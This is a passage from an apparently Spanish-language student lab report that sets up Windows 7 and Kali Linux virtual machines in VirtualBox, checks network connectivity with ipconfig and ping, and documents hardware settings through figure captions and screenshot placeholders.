
Fuente propia del autor

Figura 4 Importar Windows 7x86




Fuente propia del autor

Figura 5 Importar Windows 7x64



Fuente propia del autor


Figura 6 SO instalados en VirtualBox



Fuente propia del autor


Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux, recuerde por favor no encender las tres máquinas al tiempo ya que puede colapsar los recursos hardware de su equipo host, encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.

Figura 7 Ipconfig Winx64




Fuente propia del autor

Figura 8 Ipconfig Winx86




Fuente propia del autor

Figura 9 Kali Linux - ip addr




Fuente propia del autor

Figura 10 ping en Winx64



Fuente propia del autor


Figura 11Ping en Winx64



Fuente propia del autor


Paso D: Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado “características técnicas de hardware”.

Figura 12 Características Win7x64




Fuente propia del autor

Figura 13 configuración Win7x64




Fuente propia del autor

Figura 14 Configuración red Win7x64




Fuente propia del autor

Figura 15 systeminfo Win7x64




Fuente propia del autor

Figura 16 Características Kali Linux




Fuente propia del autor

Figura 17 Configuración Kali Linux



